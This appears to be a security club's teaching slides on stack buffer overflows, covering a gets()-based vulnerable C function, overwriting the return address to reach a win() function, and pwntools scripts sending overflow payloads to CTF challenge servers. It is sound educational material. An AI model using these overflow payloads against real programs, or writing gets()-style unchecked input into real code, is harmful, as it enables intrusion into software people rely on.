
Calling Functions (ret Instruction)

```
method_1(a, b, c);
```



Calling Functions (Summary)

```
method_1(a, b, c);
```




Smashing the Stack



The Stack

```
void vulnerable() {  
    puts("Say Something!\n");  
    char stack_var_1[8];  
    char stack_var_2[8];  
    gets(stack_var_2);  
    puts(stack_var_1);  
}  
  
int main() {  
    vulnerable();  
}
```



Dangerous Function of the Day: `gets()`

- Writes letters typed by user into address provided
- But memory stores numbers, not letters!
 - ASCII: maps from bytes (aka numbers 0-255) to letters
 - `gets` actually reads arbitrary bytes, not just ones that map to letters
- **Danger:** writes as much input you provide it
 - In C, memory is always allocated in fixed numbers of bytes
 - What if we write more than is allocated at the provided address?

People did not realize this in the 90s

DESCRIPTION

[top](#)

Never use this function.


`gets()` reads a line from `stdin` into the buffer pointed to by `s` until either a terminating newline or **EOF**, which it replaces with a null byte (`'\0'`). No check for buffer overrun is performed (see **BUGS** below).



Buffer Overflow

```
void vulnerable() {  
    puts("Say Something!\n");  
    char stack_var_1[8];  
    char stack_var_2[8];  
    gets(stack_var_2);  
    puts(stack_var_1);  
}
```


```
> ./vulnerable  
Say Something!
```



Buffer Overflow

```
void vulnerable() {  
    puts("Say Something!\n");  
    char stack_var_1[8];  
    char stack_var_2[8];  
    gets(stack_var_2);  
    puts(stack_var_1);  
}
```


```
> ./vulnerable  
Say Something!  
AAAAAAAAABBBBBBBB
```



Buffer Overflow

```
void vulnerable() {  
    puts("Say Something!\n");  
    char stack_var_1[8];  
    char stack_var_2[8];  
    gets(stack_var_2);  
    puts(stack_var_1);  
}
```


```
> ./vulnerable  
Say Something!  
AAAAAAAAABBBBBBBB  
BBBBBBBB
```



Buffer Overflow

```
void vulnerable(void) {  
    puts("Say Something!\n");  
    char stack_var_1[8];  
    char stack_var_2[8];  
    gets(stack_var_2);  
    puts(stack_var_1);  
}
```


```
> ./vulnerable  
Say Something!  
AAAAAAAAABBBBBBBB
```



Buffer Overflow

```
void vulnerable(void) {  
    puts("Say Something!\n");  
    char stack_var_1[8];  
    char stack_var_2[8];  
    gets(stack_var_2);  
    puts(stack_var_1);  
}
```


```
> ./vulnerable  
Say Something!  
AAAAAAAABBBBBB
```



Buffer Overflow

```
void vulnerable(void) {  
    puts("Say Something!\n");  
    char stack_var_1[8];  
    char stack_var_2[8];  
    gets(stack_var_2);  
    puts(stack_var_1);  
}
```

```
> ./vulnerable  
Say Something!  
AAAAAAAABBBBBBB  
BBBBBBB ←
```




The Return Address

- Every time you call a function, you go to a new block of code
 - Where do you go when your done executing it?
- Calling a function stores a "return address" on the stack
 - The address of the code to execute after the current function

```
void vulnerable(void) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
}

int main() {
    vulnerable();
    puts("Hi!"); //Instruction at 0x1004
}
```



Redirect Code Flow

```
void vulnerable(void) {  
    puts("Say Something!\n");  
    char stack_var_1[8];  
    gets(stack_var_1);  
}  
  
int win(); // 0x0000000008044232
```

```
> ./vulnerable  
Say Something!  
AAAAAAAAABBBBBBBB\x32\x42\x04\x08\x0  
0\x00\x00\x00
```

Note: you can't type these characters directly!




Redirect Code Flow

```
void vulnerable(void) {  
    puts("Say Something!\n");  
    char stack_var_1[8];  
    gets(stack_var_1);  
}  
  
int win(); // 0x000000008044232
```

```
> ./vulnerable  
Say Something!  
AAAAAAAABBBBBBBB\x32\x42\x04\x08\x00  
0\x00\x00\x00
```

Note: you can't type these characters directly!



Integer Overflows

- Safe input functions limit the number of characters they read
- Like all things in C, integers are stored in a fixed number of bytes
 - There is a maximum number they can store: for `int`, this is $2^{31}-1$
 - If you go past that, it wraps around!
 - This fact is often used to still achieve buffer overflows in modern program

```
void main() {  
    printf("%d", 12345678*9876543210);  
}
```


Output: -366107316



Delivering your Exploit



Little Endianness

- Numbers are little endian in x86-64
 - The **least significant** ("little") byte is stored **first** (at lowest memory address)
- **0x1122334455667788** is stored in memory as
- **88 77 66 55 44 33 22 11**




Getting function addresses

With objdump:

```
> objdump -d chal | grep "<main>:"  
00000000004011ce <main>:
```

Or with GDB:

```
> gdb ./chal  
> i addr main
```

Symbol "main" is at 0x4011ce in a file compiled without debugging.

Or with Ghidra:

by inspection



echo

- "echoes" your input
- Enable escape codes: `echo -e ...`
 - `\xNN` -> `0xNN`
- Can only be used if your exploit is the same every time

```
> echo -e '\x01\x02\x03\x04' | ./chal
```

```
> echo -e '\x01\x02\x03\x04' | nc ...
```



Pwntools

```
from pwn import *  
  
# Connect to sigpwny server  
conn = remote('chal.sigpwny.com', 1337)  
  
# Read first line  
print(conn.recvline())  
  
# Write exploit  
conn.sendline('A' * 8)  
  
# Interactive (let user take over)  
conn.interactive()
```

```
> python3 -m pip install pwntools
```



Pwntools

```
from pwn import *
conn = remote(...)

# Address of win function
WIN_ADDR = 0x0804aabb

# Overflow stack
exploit = b'A' * 8

# Push win address after overflow
# p64(number) is a pwntools function that converts the
# number WIN_ADDR to a proper little-endian address
exploit += p64(WIN_ADDR)

# Send exploit
conn.sendline(exploit)
conn.interactive()
```



Pwntools Local

```
from pwn import *
conn = process('./path/to/file')
# Must be in a terminal with multiplexing! (e.g. tmux)
# conn = gdb.debug('./path/to/file')
pause()
gdb.attach(conn)

exploit = b'A'*16
conn.sendline(exploit)

conn.interactive()
```



Pwntools Cheat Sheet

- `conn.recvline()/recvn(8)/recvuntil("> ")`
- `conn.sendline()/send()/sendlineafter("> ",b'...')`
- `p64(0x0011223344556677), p32(0x00112233)`
- `ELF("/path/to/file")`
 - Allows you to load addresses directly!
`exe = ELF('./chal')`
`payload += exe.symbols['main']`
- `context.terminal = ['tmux', 'splitw', '-f', '-h']`



Challenges

- **Integer overflow**
- **Bug Bounty 1-6**
 - Bug Bounty 5 requires knowledge of **shellcode**
 - Bug Bounty 6 requires knowledge of **format string vulnerabilities**
 - Both will be covered in PWN II
- **pwnymart**

- Bug Bounty 1-4 print a visualization of the stack
 - Bug Bounty 5, 6 (and most pwn chals in ctfs) won't do this - use gdb instead!



Next Meetings

2024-10-24 • This Thursday

- Cryptography I with George and Nikhil

2024-10-27 • Next Sunday

- Cryptography II with Richard and Emma

2024-10-31 • Next Thursday

- Halloween!



ctf.sigpwny.com

sigpwny{AAAAAAAAABBBBBBBBCCCCCCCC}

Meeting content can be found at
sigpwny.com/meetings.

